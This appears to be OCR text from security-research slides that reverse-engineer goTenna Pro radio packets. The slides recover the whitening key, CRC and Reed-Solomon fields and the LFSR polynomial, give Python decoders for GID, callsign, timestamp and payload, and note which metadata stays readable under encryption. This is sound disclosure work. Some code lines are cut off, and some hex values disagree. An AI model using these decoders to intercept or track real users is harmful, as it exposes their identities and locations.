XOR Key 42-96 (Hexadecimal):

c9ae345c27983470cd880cd4460c627dfc52e40315b98a9f466460e5982c3e4b2eb70fd9f288cfde8
f31a218b50c208f8c9f53a06b4e

XOR Key 2-96 (Hexadecimal):

6a0fe7e509dec4d8523d7668be2b038e1f090e076b4b6178b2fb8178362a1ecd8a7630855932e13c
c9ae345c27983470cd880cd4460c627dfc52e40315b98a9f466460e5982c3e4b2eb70fd9f288cfde8
f31a218b50c208f8c9f53a06b4e

Using the Whitening XOR Key for Partial Decode

Packet:
47b6608fe7e547de92f052b17c77b6ae9e3cbed0ee1279412517de97e00a5e537aa89275092013d
da5aabf77754e2b923e318cc94d95074d233cbdfe1ca0dc957d2a21d8c80cfc95

De-Whitened (Hexadecimal):
0a8000004e005628008c0a1f08859db2a1d9e015120a446f6c6c6172687964651803 39a54aef449
676d941120c0a0a41414141414141414141acf8a3c92cf7b567bca8e964b9

Result (Bytes/ASCII):
b'\n\x80\x00\x00N\x00V(\x00\x8c\n\x1f\x08\x85\x9d\xb2\xa1\xd9\xe0\x15\x12\nDollarhyde\x1
8\x039\xa5J\xefD\x96v\xd9A\x12\x0c\n\nAAAAAAAAAA\xac\xf8\xa3\xc9,\xf7\xb5g\xbc\xa8\xe
9d\xb9'

Where is GID?

Result (Hexadecimal):
0a8000004e005628008c0a1f08859db2a1d9e015120a446f6c6c617268796465180339a54aef
449676d941120c0a0a4141414141414141414141acf8a3c92cf7b567bca8e964b9

```
def decode_gid(data):
    gid = 0
    for i, b in enumerate(data):
        gid |= (b & 0b1111111) << (i * 7)
    return gid
```


Each byte contains 7 bits of the actual number and MSB to indicate if another is following

95681472401029

Discovering Whitening XOR Key Byte 0

47b6608fe7e561de92f052b17c77b6ae9e3cbed0ee1279412
517de97e00a5e537aa89275097141ce019fbf77754e2b923e
318cc94d95074d233cbdb009759b69d48e020753

- Si4460 radio adds length as byte 0
- Length of this entire packet is 69 decimal
- hex(69-1) = 0x44 (actual length)
- 0x44 (known actual) ^ 0x47 (ciphertext) = 0x03



Discovering Whitening XOR Key Byte 1

47b6608fe7e561de92f052b17c77b6ae9e3cbed0ee1279412
517de97e00a5e537aa89275097141ce019fbf77754e2b923e
318cc94d95074d233cbdb009759b69d48e020753

- Testing comparison of various goTenna messages
- Results in 0x96 as whitening byte 1



Current De-Whitening Status

We have whitening XOR Key for bytes 0-96

Packet:
6ab6608fe7e579de92f052b17c77b6ae9e3cbed0ee1279412517de97e00a5e537aa89275092
59da1fa99bf77754e84993ed0ccc94d95074d233cbd13a54254f8cbde072521a4d96d7f0a6ff
64e98b3c98e9fce70e359f44d61cecdde12e12a0fbcaaf0f042124f8e74ee

Unwhitened Packet (Hexadecimal):
69200a80000070005628008c0a1f08859db2a1d9e015120a446f6c6c617268796465180339
a0c4931ba576d94112a3010aa00141414141414141414141414141414141414141414141
14141414141414141414141414141414141414141bcaaf0f042124f8e74ee


Discovering Last 10 Whitening XOR Key Bytes

- 2 bytes immediately following the message are result of CRC-16/CCITT variant
- CRC-16/CCITT is initialized with 0x0000 and it uses 0x1021 polynomial

Packet:
69200a8000007000562800 8c0a1f08859db2a1d9e015120a446
f6c6c6172687964651803 39a0c4931ba576d94112a3010aa001
4141414141414141414141414141414141414141414141
4141414141414141414141414141414141414141414141


CRC-16/CCITT

```python
def crc16_ccitt(data):
    crc = 0x0000
    for byte in data:
        crc ^= byte << 8
        for _ in range(8):
            if crc & 0x8000:  # Test for the highest bit set
                crc = (crc << 1) ^ 0x1021  # Polynomial used in CRC-16/CCITT
            else:
                crc = crc << 1
            crc &= 0xFFFF  # Ensure CRC remains a 16-bit value
    return crc
```



Discovering Whitening XOR Key Bytes 97 & 98


- CRC-16/CCITT value = 0xdcd2
- Whitened Message at that offset = 0xbcaa
- Key at that offset = 0x6078



Discovering Last 8 Whitening XOR Key Bytes

Last 8 bytes are a result of Reed-Solomon error correction coding scheme with 8 error correction symbols and the first consecutive root set to 1


```
data = bytes.fromhex(packet)
rs = reedsolo.RSCodec(nsym=8, fcr=1)
encoded = rs.encode(data)
print(f"Reed Solo: {encoded[-8:].hex()}")
```



Discovering Final Part of Whitening Sequence

- Reed-Solomon value = 0xb37872aa9a746731
- Whitened Message at that offset = 0xf0f042124f8e74ee
- Key at that offset = 0x438830b8d5fa13df


Now we have the entire whitening sequence!!!



Determining LFSR Polynomial

```
sage: from sage.matrix.berlekamp_massey import berlekamp_massey
sage: berlekamp_massey([GF(256)(0x03), 0x96, 0x6a, 0x0f, 0xe7, 0xe5, 0x09, 0xde, 0xc4, 0xd8, 0x52, 0x3d
....: , 0x76, 0x68, 0xbe, 0x2b, 0x03, 0x8e, 0x1f, 0x09, 0x0e, 0x07, 0x6b, 0x4b, 0x61, 0x78, 0xb2, 0xfb,
....:  0x81, 0x78, 0x36, 0x2a, 0x1e, 0xcd, 0x8a, 0x76, 0x30, 0x85, 0x59, 0x32, 0xe1, 0x3c, 0xc9, 0xae,
....: 0x34, 0x5c, 0x27, 0x98, 0x34, 0x70, 0xcd, 0x88, 0x0c, 0xd4, 0x46, 0x0c, 0x62, 0x7d, 0xfc, 0x52, 0
....: xe4, 0x03, 0x15, 0xb9])
x^23 + x^22 + x^19 + x^18 + x^16 + x^15 + x^10 + x^8 + x^6 + x^4 + x^3 + x^2 + 1
```

$$X^{23} + X^{22} + X^{19} + X^{18} + X^{16} + X^{15} + X^{10} + X^{8} + X^{6} + X^{4} + X^{3} + X^{2} + 1$$




Overview of Current Decoding Progress

```
Raw bytes: 1190000060ffff8c00ffff00f1a371485aae

RX SYNC (0x90): unknown=000060ffff8c00ffff00

Raw bytes: 69200a80000051005628008c0a1f08859db2a1d9e015120a446f6c6c617268796465180339b1170321d269d94112400a3e6162636465666768696
a6b6c6d6e6f70717273747576777879 7a414243444546474849 4a4b4c4d4e4f5051525354550d367a1517427f094326
RX DATA (0x20): unknown=0a80000051005628008c0a1f08859db2a1d9e015120a446f6c6c617268796465180339b1170321d269d94112400a3e6162636465
666768696a6b6c6d6e6f70717273747576777879 7a414243444546474849 4a4b4c4d4e4f505152535455
GID (Hexadecimal): 859db2a1d9e015
GID (ASCII): 95681472401029
Callsign (Hexadecimal): 446f6c6c617268796465
Callsign (ASCII): Dollarhyde
Payload (Hexadecimal): 6162636465666768696a6b6c6d6e6f70717273747576777879 7a414243444546474849 4a4b4c4d4e4f505152535455
Payload length: 62
Payload Section (Hexadecimal): 6162636465666768696a6b6c6d6e6f70717273747576777879 7a414243444546474849 4a4b4c4d4e4f505152535455
Payload (ASCII): abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTU

Raw bytes: 1a60565758595a3031323334353637383967318a915a2b5adc17bd
RX CONT (0x60): unknown=565758595a30313233343536373839
Payload Continuation (Hexadecimal): 565758595a30313233343536373839
Payload (ASCII): VWXYZ0123456789
```

What goTenna chose to encrypt with AES-256

- Message length
- GID
- Callsign
- Payload Length
- Payload
- CRC-16
- Reed Solomon

- In unencrypted mode we can read everything
- Even when encrypted - we can still see red items
- CTR used when Broadcast messages <= 35 chars
- CTR used when Group/P2P messages <= 45 chars



Analyzing the Remaining Fields

```
69    20    0a 80 00 00 fa 00 56 28 00 8c 0a 1f 08     85 9d b2 a1 d9 e0 15 12 0a     44 6f 6c 6c 61 72 68 79 64 65  18 03 39 7b 6a 86 06 34 68 d9 41 12 40 0a 3e    61 62 63 64 65 66
T_LEN TYPE |                                  |G_LEN |GID                   |C_LEN | CALLSIGN                  |                                  |P_LEN |PAYLOAD
```

```
18 03 39 7b 6a 86 06 34 68 d9 41 12 40 0a
|                                        |
```



0x39 => Tag 57
7b 6a 86 06 34 68 d9 41 => Timestamp (2024-01-12T05:37:30Z)

18 03 => Tag 24: 03 (Unknown TAG and value)

12 => Tag for Message

40 => Message Length

0a => Message Content

Tag-Based Data Identification

```
def process_pro_header(data):
    print(f"Header: {data.hex()}")
    offset = 0

    while offset < len(data):
        tag = data[offset]
        offset += 1

        if tag == 1:
            value = data[offset:offset+4]
            offset += 4
            print(f"Tag {tag}: {value.hex()}")

        elif tag == 8:
            gid = 0
            i = 0
            while True:
                b = data[offset]
                offset += 1
                gid |= (b & 0b01111111) << (i * 7)
                i += 1
                if b & 0b10000000 == 0:
                    break
            print(f"Sender GID: {gid}")

        elif tag == 18:
            call_length = data[offset]
            offset += 1
            call = data[offset:offset+call_length].decode()
            offset += call_length
            print(f"Sender call sign: {call}")
```

```
        elif tag == 24:
            unknown = data[offset]
            offset += 1
            print(f"Tag 24: {unknown}")

        elif tag == 42:
            value_length = data[offset]
            offset += 1
            value = data[offset:offset+v
            offset += value_length
            print(f"Tag {tag}: {value.he

        elif tag == 57:
            time_data = struct.unpack("<Q", data[offset:offset+8])
            offset += 8
            unix_time = (time_data >> 22) & 0xffffffff
            dt = datetime.utcfromtimestamp(unix_time)
            print(f"UTC timestamp: {dt.isoformat()}")
            print(f"Time high bits: {(time_data & 0x3fffff):06x}")
            print(f"Time low bits: {(time_data >> 54):04x}")

        else:
            print(f"Unknown header tag: {tag}")
```


```
elif tag == 57:
    time_data = struct.unpack("<Q", data[offset:offset+8])[0]
    offset += 8
    unix_time = (time_data >> 22) & 0xffffffff
    dt = datetime.utcfromtimestamp(unix_time)
    print(f"UTC timestamp: {dt.isoformat()}")
    print(f"Time high bits: {(time_data & 0x3fffff):06x}")
    print(f"Time low bits: {(time_data >> 54):04x}")
```


Stuck

At this point, we were stuck and did not know how to figure out the rest

Throwback to goTenna v1 lightbulb moment



No UART Output - Something Even Better



Download Install XAPK

armeabi-v7a, arm64-v8a

goTenna Pro 1.6.0 (220) APK

31 MB

Old Versions Report an issue

WHAT

```
dollarhyde@ops:~/gotenna/goTenna Pro_1.6.0_apkcombo.com/res/raw$ ls
pro_3_0_6.bin  received.wav  sent.wav  view_sound_choice.xml
```

goTenna Pro_1.6.0_apkcombo.com-dex2jar.jar

